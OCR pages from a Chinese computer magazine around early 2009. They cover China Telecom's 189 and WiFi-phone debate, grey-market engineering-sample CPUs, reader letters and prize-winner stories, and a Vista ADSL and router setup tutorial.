胡拉拉：强烈声讨电信对133 CDMA老用户不重视的现状！

zovo：在中国，虽然3G牌照还没有发放，但已有7000万用户尝试用手机访问互联网，人们对使用移动上网的需求呈增长趋势。要想在互联网战役中取得胜利，就应该比竞争对手更理解用户的呼声，如果189的通讯、上网资费并没有让大家尝到甜头，转网的人不会太多。

小丫：天翼现在打的是WiFi牌。实际上，手机毕竟是手机，那么小巧的体积内，虽然内置了WiFi，但也差不多成为手机的一种点缀了。要不信你可以随便找一个用WM智能手机的朋友问问：你平时使用了智能机的多少种功能？打电话、发信息、查个wiki、偶尔放放电影，也就这些了吧。有谁会像用NB一样去聊天？累不累啊，输几个字得多半天啊？

成成：要么就普及WAPI，要么就启动WiFi。现在是真空的情况，只能走山寨、水货路线。

beyond：你想想，通过WiFi可以打Skype、UUCAL等免费电话，就是打全国也才几分钱一分钟，打国际也才几毛钱。说到底，禁WiFi是出于保护运营商利益的目的！现在中国电信宁可牺牲掉一些通话利润，搞这个“互联网手机”，可原本想借WiFi手机将刚刚纳入麾下的CDMA业务一炮打红，哪知道就是迟迟得不到批准。现在电信也就是走一步算一步，如果部委默许了还好，要不然，现在投入的资金都得打水漂。


结语：

中移动无疑是现在的王者：有钱、有用户、有名声，另外基础网络也好，可惜TD的技术实在差强人意，在3G时代给了联通和电信机会，毕竟人家WCDMA和CDMA2000在国外都很成熟了。电信这次打出天翼这张“互联网手机”牌，借的也是3G的东风，但如果不带来实质性的进展，比133也高贵不到哪去。现在电信需要做的：第一，尽快完善网络，技术没有问题，但网络需要完善；第二，WiFi需要继续争取，但服务需要跟上，可以结合号码百事通，提供增值服务，真的给用户带来方便，方显高贵；第三，给“189”带来一片净土，如今垃圾短信横行、骚扰电话肆虐，咱能给高贵人士创造点净土不？ CF [XS03]

一般来说，盒装、散装、工程CPU的保质期分别是联保三年、联保一年、卖家保一个月以下。而不同的工程CPU质量也参差不齐，需要仔细鉴别。在产品正式发布前，CPU厂商送到媒体评测的也是ES版，而发布后送测的就是正式版。

工程CPU，你钓到了哪条鱼？

近日，女大学生黄静购买华硕笔记本，维权反陷敲诈官司，在扑朔迷离的细节中，一个关键词——"工程CPU"引起不少人的注意。有人把"工程CPU"比作藏在我们身边的游鱼，那么它们游到了哪儿？有什么特别之处呢？（本刊记者：张文）



暗潮涌动的供求

记者输入关键字"工程CPU"，在百度和Google中分别获得多达299000、2830000条结果。网页多为问答形式，有人怀疑自己误买了工程样品，有人询问在哪里可以买到，而更多的疑问为"是什么"。不少人进行了热心解答——"工程CPU"又叫做"CPU ES"（工程样板Engineering Sample的缩写），它是CPU厂商在开发时，提供给合作厂商测试、评估、协助工程开发使用的特殊版本处理器，不能在零售市场上发售，试用完毕之后一般根据协议及时销毁。记者又以"CPU ES"为关键字进行搜索，在Google获得了一千多万条结果，网友的关注热情出乎意料！而"CPU ES"在淘宝店搜索出300多个产品，输入"CPU"获得5000多个产品，占了相当大的比例。

美味还是苦涩


到底是什么人在购买工程CPU？他们钓到了怎样的鱼？

从事IT媒体工作的张先生不久前在网上买了一块："只花了正品价格的一半，性能、规格几乎和正品一样，挺稳定的！我自己找实惠，应该合法吧！"但业内人士提示，早期的版本不够稳定，还有温度高等问题，购买时一定要慎重。

小李是个超频爱好者，他通过论坛结识了一些超频高手，从高手朋友那里，已经买了好几次工程CPU给本本升级。"工程CPU不锁频，没了它就没法玩了！"据了解，超频玩家因为对职业超频团体的崇拜受其引领，追新的玩家又会影响一大批跟风的人。酷睿和皓龙时代之后，工程CPU在圈里越来越火。

资深玩家小新告诉记者："谁的超频技术高，影响力就大，菜鸟就会跟谁。我给那些一流的玩家供货，都不需要我自己去卖。最近流出一批中文版的i7盒装货，300个左右，进货价约1900元，出售价格最高时2480 元，现在2100元左右（正品2400元左右），我半个月就卖了50多个。"

支持的一派多因为价格和频率优势，而一些人花了正品的价格，却买到用于各种实验、测试的半成品，犹如用螃蟹的价格买到了鱼，有上当受骗之感。周先生买笔记本一段时间后，拿CPU-Z一测，显示出"ES"字样，而经销商却不承认自己更换了CPU，多方踢皮球，所以最好在购买前就做好检测工作。



探寻渠道之源

鱼从哪里来？让我们沿着"河流"去寻找答案。涉水多年的小新为记者指出了三大流通环节：

CPU厂商—主板厂家—用户

CPU厂商—大客户渠道商—用户

CPU厂商代理OEM—市场大商家—用户

中间的环节各异，但主要步骤是相似的：比如说，CPU厂商给笔记本厂商送测，最后笔记本厂商的研发部用不完，弃之可惜，就通过一些熟人的渠道批量销售出来，如果买主有多个，出价高的成交，一单几十片、100片、1000片甚至更多。这些工程CPU有的来自国内（比如苏州、南通、无锡、深圳），有的用集装箱从国外运来（亚太地区的比例较大，如马来西亚）。"只要那些芯片厂家还在更新，就会有工程CPU出来。"离开了生产厂，有的被转手多次，到全国各地迎接新主人；有的先被送到深圳进行"磨皮美容"——用专用机器把工程CPU上的特有记号磨掉，再刻上新记号，以冒充正品，或更高型号的工程CPU（这个过程叫做"打字"，不同的加工厂价格不同）。

市场上出现的工程CPU多为最新的产品，比如现在火爆的i7测试版。同一型号同一版本越早销售，利润就越高。越早的版本BUG越多，"步进"越高的（接近正式版的）越贵，而最贵的"终极测试版"几乎与正品无异。"近些年，芯片厂商提供的CPU多了，积压得多了，加上升级，所以数量一多，就有价值了。但利润根据市场价格而定，就算是第一级拿货商，有时候为了套现，低于成本销售的可能性也很大。"

哪条河里鱼更多

一般来说，网上受关注的东西，实体卖场中生意也不错。而令人奇怪的是，当记者走进中关村卖场，在普通销售CPU的商铺前，却鲜见"工程CPU"的身影。询问了多家摊主，多被告知从不卖工程测试版，或原来有货现在不卖了。一位摊主劝告记者："原来CPU价格高，ES版的价格优势明显，现在CPU整体便宜了，差价就几十块钱，还不如购买拥有质保的正品。"他还表示，因为市场管理部门、工商都查得严，所以一般的商家不愿冒这个风险打擦边球。而一位玩家透露，他因为和商家熟，商家会主动告诉自己到了什么货。

为什么网店的价格能便宜1/3以上呢？某淘宝店钻石卖家透露："我本身就在深圳，网络开店成本低，而实体店的货运、质保（出现问题难以退换），都会加于成本之上。我还往北方批货，只要有便宜的货，就会有商家感兴趣。"

另一位店主表示，自己的经营之道在于提供良好的技术支持，除了回头客生意，到论坛（如51nb.com）、阿里巴巴、慧聪网等地做推广，能获得更多客户，最大的卖家年利润达几百万元。

因为利益的驱使，原本不能流通的"工程CPU们"绕过监管，游到人们的面前，几家欢喜几家愁。你钓上了哪条鱼？肉质是否鲜美？价格是否公道？除了检测软件，你心里最清楚，而且，你要对自己的行为负责。CF [XS04]

2008年，充满了色彩，对于个人、对于中国、对于世界，都有太多值得铭记；当2009年的钟声响起，我们又满怀喜悦和期待！在新一年的日历上，又将写下什么故事呢？上班族们忙着总结、绩效考核、制订新年计划；校园一族忙着期末考试，快毕业的同学忙着投简历进行职业规划……忙呀忙，别忘了朋友，忘了父母，忘了所有关心自己的人！呵呵，也别忘了看CFan哟！

HOT LINE 读编热线

新疆 wobushiwo4

现在网店太多，我不太了解情况，也不知是否值得信任，想买东西无处可去，买回来的东西出了问题解决起来也麻烦！以《电脑爱好者》在广大电脑爱好者中的高信誉度，以及价格、质量、最新产品等信息的灵通，可否开一个IT网店，以满足DIY迷们的需求？

果果：点子很不错！论坛里不少人跟帖呢，而且几乎都在投赞成票（http://bbs.cfan.com.cn/thread-567063-5-2.html）！不过，如果真的要实行的话，就需要对所有读者负责。目前，把每个环节都处理得非常完美需要一定的人力。但是我们会对这个好主意充分考虑的。

其实，关于网络购买的问题我们已经在《电脑爱好者》里开始关注啦！在硬件栏目开辟了专门的版面，向大家介绍可信赖的店铺和购买技巧。大家有什么好的意见和建议，请及时告诉我们，我们会尽力满足大家的需求。

湖南 Ican

一篇文章，若我在别处发表了，但我又改了些内容，想再次发表，我要修改多少内容才不算一稿多投？

果果：咳咳，这个问题……似乎不够厚道啊！不过不要打击积极性，毕竟一些技巧的方法是唯一的，总不能一个地方写了，其他地方就绝迹了。问题最好改为"我在一些地方得到灵感，相似的知识点可以给CFan投稿吗？"

首先对于一稿多投，要坚决杜绝！

主题、架构、包装不能雷同，文字不能有整段或大句雷同，不要和《电脑爱好者》2年内的文章雷同，不要和同类报刊雷同，不要和网上雷同……如果在别的杂志发完，换大标题、小标题再投到CFan，你连自己都不好交代吧！如今信息这么发达，如果真的"雷同"了，就算用了一次，你今后再投就绝对没戏了，因为你的名字在《电脑爱好者》编辑部，已经失去了信用。

我们希望所有的投稿都来自原创，来自作者自己的真实体验。如果你遇到的问题通过自己的努力得到解决，最后再变成文字发表，你不是更有成就感吗？

好稿子，好选题，来得更猛烈些吧！

更规范易记！《电脑爱好者》各栏目投稿邮箱全面更新

亲爱的读者们注意啦！如果你要投稿、提问、参与活动……那么请注意《电脑爱好者》各栏目的新邮箱哟！因为从19期改版开始，部分栏目有所调整，所以为了规范各栏目的管理，便于大家记忆，编辑部对邮箱进行了整合与升级。新邮箱具体见下表，命名规则是栏目首字拼音+后字拼音缩写，新旧邮箱目前并行使用，2009年2月1日后旧邮箱可就退休啦！感谢大家的支持！

栏目名	原邮箱	新邮箱	栏目名	原邮箱	新邮箱
我和你	dubian@cfan.com.cn	wohn@cfan.com.cn	稀饭软组织（校园新鲜人）	school@cfan.com.cn	xiaoyxxr@cfan.com.cn
新视界	viewpoint@cfan.com.cn	xinsj@cfan.com.cn	达人会馆（绝对挑战）	tiaozhan@cfan.com.cn	juedtz@cfan.com.cn
新人帮	echo@cfan.com.cn	xinrb@cfan.com.cn	达人会馆（CFAN研究院）	software@cfan.com.cn	yanjy@cfan.com.cn
稀饭软组织（特别话题）	focus@cfan.com.cn	tebht@cfan.com.cn	达人会馆（CFAN加油站）		jiayz@cfan.com.cn
稀饭软组织（系统）	system@cfan.com.cn	xit@cfan.com.cn	傻博士	doctor@cfan.com.cn	shabs@cfan.com.cn
稀饭软组织（网络）	net@cfan.com.cn	wangl@cfan.com.cn	天生我才		tianswc@cfan.com.cn
稀饭软组织（软件）	software@cfan.com.cn	ruanj@cfan.com.cn	硬派圈子	hardware@cfan.com.cn	yingpqz@cfan.com.cn
稀饭软组织（办公）	bangong@cfan.com.cn	bang@cfan.com.cn	社区新鲜派		sheqxxp@cfan.com.cn

STORY 编辑部的故事

在编辑部的侃大山会议中，2008年度CFan大奖诞生！具体如下：

最少加班奖：编辑部 ▶▶▶▶▶今天晚上吃什么？

最佳听力奖：柳絮飞 ▶▶▶▶▶离他半米，和他说话，他还会说"啊？"

最佳购买新品奖：Refine ▶▶▶▶▶爱好收购其他小编PSP等高档物品的二手之王

最佳减肥奖：特别的特别 ▶▶▶▶▶间歇性减肥，有越减越肥的趋势

绿色环保奖：Alpha ▶▶▶▶▶外号多拉稀梦，他对洗手间最熟悉

最佳丈夫奖：傻鱼 ▶▶▶▶▶一个月都见不到宝宝，以社为家啊

最佳破坏奖：Cornel ▶▶▶▶▶他爱他的新车、他的新本本、他的手机、他的……

最保守女生奖：Etta ▶▶▶▶▶活泼迷人的美女在饭桌上特别能调节气氛

食堂最佳拥护奖：west ▶▶▶▶▶食堂根本不知道有他的存在

新品使用天长地久奖：阿健 ▶▶▶▶▶换手机和本本比谁都快

吃串最慢奖：FLP ▶▶▶▶▶别人吃一串他三串

最佳C2C2C奖：小白 ▶▶▶▶▶CFan→CCE→CFan，回头草真好吃

最清闲奖：果果 ▶▶▶▶▶怪不得年终总结又长啦



●编辑部聚餐，减肥中的某人独霸一桌

●高价回收各类二手手机、PSP、笔记本……

●创刊十五周年庆祝庆典大会后的合影

●CFan猫友很多，这就是他家的猫……

进入2009年，《电脑爱好者》会更好看！现在大家看到的内容定位和版式，就是从2008年19期开始进行试刊，根据读者的反馈再次进行调整而确定下来的。2008年金秋的“华硕杯”大型改版读者调查，为成功改版提供了最科学的依据，感谢大家的积极参与！2008年12月前奖品已全部安全到达幸运读者手中，在一个个电话确认的过程中，我有了一个想法：让他们中的代表出来和大家见见面，老读者不少，奖品背后的故事不少，精彩，请往下看……

一等奖：华硕易PC 山东 姜超

我被“砸”了！先是被CFan，后是被大奖！

大一的一天我正在教室午休，做梦被人拿石头砸，突然就感觉头好疼，睁开眼一看是被一本叫做《电脑爱好者》的杂志砸到了，原来是同学闹着玩呢！我把书捡起来正要发作，却被封面吸引了，就坐下来翻翻，还挺好看，从那以后我就到处找这本杂志，和它结下了不解之缘。

大四时，我开始自己买CFan，一天看到有大型改版读者调查，就把它撕了下来，根据自己的真实情况填写并邮到了杂志社。大概过了一个月吧，我突然接到小编的电话说我中奖了！我当时非常震惊，这是我第一次得奖啊！过了两个星期邮递员说有我的包裹让我接收，竟然是一台华硕的易PC。天啊，太不可思议了，竟然是真的不是做梦！我的所有同学都为我高兴，当天晚上我们几乎是通宵没睡，太激动了！后来学校里很多人都知道了，真是好事传千里啊！

真的要感谢《电脑爱好者》的所有编辑，谢谢你们为我们这些想学电脑的人创作出了一本好刊物！CFan教会了我许多在书本上找不到的知识和技能，也让我见识到了什么才是信息时代。

果果：电话里姜超说他学计算机专业，班里不少同学都爱看《电脑爱好者》（难怪四年前还拿CFan开仗呢），本来还想让他照个集体照，名字叫“华硕易PC和敲诈请客的同学们”，可惜大四了忙着找工作，难聚齐，那么就感谢关注吧！你顺便告诉师弟师妹们，想提高，想中奖，多多看CFan，哈哈！

对了，中头奖的另两名幸运读者——张卫春看CFan看了7年，田斌看了4年，都是老读者啊。我不由感叹，那个抽奖系统太“智能”了，虽然是社领导亲手从参与读者的数据库里抽取的（上万数据，绝无遗漏），但最后大奖还是落到了老读者手里，真是有意思！

二等奖：液晶显示器 河南 顾昂

10年时光，匆匆而过，一转眼，与《电脑爱好者》结识已有10个年头了。在这3000多个日子里，《电脑爱好者》教会了我很多很多：从开机键都不知道在哪里的懵懂少年，到系里有名的电脑高手；从刚开始看CFan时的满眼天书，到在上面发表文章的激动，从第一次拆机的慌张，到第一次帮别人解决问题的喜悦……这一切的一切，都有CFan与我分享。希望我与它的缘分继续下去，到第二个10年，第三个10年……

果果：液晶显示器也很让人眼馋啊！顾昂把这个大奖送给了妹妹，鼓励她在2009年的高考中取得好成绩，到时别忘了告诉我们好消息！而顾昂自己正在紧张地备战研究生考试，以上文字都是通过短信发给我的（因为没有太多时间上网）。1月就要上战场了，祝你和所有要参加考试的读者心想事成！还有一台液晶显示器的主人是南京航空航天大学的黄杰良，他从初中就开始看CFan了。奖品邮寄到他广东的家里，他正盼着早些放假回家呢！

三等奖：无线路由 河南 邱国峰

我接触《电脑爱好者》是从2003年开始的，当时是因为工作的原因，遇到什么不懂的问题都可以从中找到答案，提高了自己的操作水平不说，我还可以在单位里出一下风头，呵呵！随着工作逐渐深入，CFan已经是我生活和工作中不可缺少的一部分了，我每年都会收藏合订本。这次改版调查体现了杂志社对读者们的重视，了解了我们的需求，改版后可以让大家收获更多的知识。

果果：邱国峰在爱好者论坛里发了不少清晰的奖品照片，看看，直接就用上了！笑得多开心！黑龙江的刘长顺是信息技术学教师，也幸运地获得了无线路由，他说：“杂志社提供这么丰厚的奖品，是实力的体现；鼓励中奖者到论坛晒奖品，是活动可信度和公正性的体现。”说得真好，谢谢你！

四等奖：华硕P5Q主板 河北 韩振华

CFan使我从昔日的菜鸟变成了今天的网络工程师，又让我中了大奖，感谢感谢！



六年前，我去报摊亭买学习周刊，交完钱要走时，忽然眼前一亮，发现了《电脑爱好者》，以前就听同学说过这本杂志不错，出于对电脑的爱好就买了本。回去后经过仔细研究，我长了很多的专业知识，能独立解决一些电脑的常见问题，越来越喜欢CFan了，后来我选择了跟电脑有关的专业，对CFan的爱好更是一发不可收拾，每次经过报摊都要看看有没有新出的CFan，一旦有就一定要买本！


这次很荣幸中奖了，奖品十分好，我十分喜欢！我很高兴，并不是说奖品使我高兴，而是这次改版很成功。呵呵，我还看见我的改版意见被小编采纳了，我看到了越来越好的《电脑爱好者》。我们电脑爱好者会一直支持的！

果果：说起读者的建议，编辑部真的是特别认真地汇总、分析、采纳。除了评刊调查表，爱好者论坛里大家提出的意见，我们一直都在关注。改版的成功，是大家的功劳！

五等奖：概念机箱 广东 曹一恒

因为我没有台式机，这个机箱送给我们老大了，他原来打算请我一个人去湘菜馆吃一顿，没想到一去就是5个，我开玩笑说：“就当这个价值299元的机箱是你买的吧！”

果果：从高中开始看CFan的老读者+论坛老会员哟。看来获得好东西的人都免不了请客啊！让更多人的分享CFan带来的惊喜吧！





追根溯源 断网电脑重新连（上篇）

●Powerson

家里电脑不能上网啦！您先别急，出现这个现象的原因有很多种，如果同时包括以下几种现象：浏览器中不能打开网页，QQ不能登录，迅雷、快车等下载软件下载速度为零，那么基本上可以确定原因出在ADSL的拨号设置上，或者路由器的使用设置上。本文就针对这两种经常出现问题的地方，来为大家讲解具体的设置方法，以便在不能上网时找出问题所在，根据设置的步骤重新设置来解决问题。

家中有“猫”

许多使用一台电脑的家庭，基本上使用电信、网通等服务商提供的ADSL Modem拨号，直接连接到电脑上。XP系统下的拨号方法相信大家已经耳熟能详，我主要给大家介绍的是Vista下的拨号方法。重新安装了Vista系统后，该如何建立拨号连接呢？

①点击桌面左下角“开始”菜单按钮，选择“网络”来进行有关网络的相关设置；
②点上方的“网络和共享中心”，这是Vista网络设置的核心部分；
③点击左侧的“设置连接或网络”，和XP一样，Vista将启动网络设置向导；
④选择“连接到Internet，设置无线，宽带或拨号连接”，点“下一步”继续；
⑤进入PPPOE拨号设置，将是输入ADSL账号和密码的界面；
⑥输入电信、网通等服务商提供的ADSL账号和密码；
⑦方便你输入密码、记忆密码的方法；
⑧回到“网络和共享中心”，选择左侧“管理网络连接”；
⑨输入密码后，点击“连接”即可拨号上网了！

投稿 | xinrb@cfan.com.cn

面对IE7 0DAY漏洞，目前微软并未给出漏洞补丁发布的期限，因此，临时改用非IE内核的浏览器或安装具有网页防挂马的安全工具显得尤为重要。

小提示：

"猫"生病后的几个尝试

① 首次出现拨号失败的情况时，可以尝试重新启动Modem，重新进行拨号连接。
② Modem机体上的电源指示灯（Power）正常情况下是恒亮，不亮或闪亮的话，尝试重新插拨电话线。
③ 找不到Modem怎么办？重新启动电脑。如果还不行的话，尝试重新安装网卡驱动。
④ 已经拨号成功上网，可以上QQ、下载东西，却无法打开网页时，尝试检测浏览器的设置。


小知识：

不管是有线的"猫"，还是无线的路由器，都可以用PPPOE拨号上网的。什么是PPPOE呢？它基于局域网的点对点通讯协议，这个协议是当前ADSL宽带接入的主流接入协议。对于用户来说不需要了解比较深的局域网技术，只需要把它当做普通拨号上网就可以了。


"猫"和路由结合

家里有两台电脑，另一台电脑不能上网，怎么办？经过CFan的读者调查，读者中有近一半的家里面都使用着两台电脑，而且还有扩大的趋势，所以解决两台电脑如何上网的问题很重要。通常情况下，使用ADSL Modem加上（无线）路由器是目前大多数家庭的首选。路由器具备拨号功能，这就省去了我们打开电脑后手动拨号的麻烦。


按照下面的图解来进行分离器、ADSL Modem和路由器的连接。




不使用路由器时，ADSL Modem直接连在电脑上的线路示意图









① 首先，看一下电话线、ADSL Modem、路由器、电脑的连接示意图，做一下宏观了解；
② 看一下ADLS Modem的全套装备；
③ 分离器的作用：将电话线"一分为二"，一段连到电话座机，一段连到Modem；
④ Modem的接口，电话线"进来"，网线"出去"；
⑤ 从Modem接出去的网线连接到路由器的"WAN"口。 CF [XR01]

精彩预告：本期中，我主要为大家讲了使用Modem拨号上网的方法，以及如何将Modem与路由器连接在一起，然而这并不能保证你就可以无忧上网了。下期中，将详细地介绍路由的设置方法，以及Vista下连接无线网络的方法，敬请期待！



运行一条命令判断系统故障：只要在“运行”对话框中输入并执行“drwatson”命令，会弹出一个提示框，提示系统是否出现了问题。

真的可以删除吗？
动手操刀除垃圾

●越野苍狼

用电脑的人都有这样的感觉，一台电脑，无论配置多么高端，使用一段时间之后(时间的长短一般跟电脑的使用频率有关)，都能明显感觉到电脑速度变慢了。电脑软、硬件都没有改变，为什么电脑速度会变慢呢？其实很简单，就是因为系统中进入了很多垃圾，“堵”住了系统运行的通道，就像动脉硬化一样，影响了人体的血液循环。那么有什么特效药可以治疗这个病吗？

当心 批处理“删”得我好痛！

菜鸟小范：从网上下载了一个“30秒清除系统垃圾”的批处理，但是运行后实际清理效果并不是很理想，于是就请高手修改了一下，希望能够清理得更彻底一些。这一清理不要紧，接下来的一段日子，怪事接二连三地发生，先是卸载某个软件时提示“找不到安装日志文件”，然后又是Office组件不能用，运行Word、Excel后都会弹出正在安装的对话框，而最后因为没有安装盘而导致安装失败(见图1)。

最后的解决办法是，将需要卸载的软件重新安装一次，然后再次卸载，向朋友借来Office安装光盘重新安装了Office，损失相当惨重。



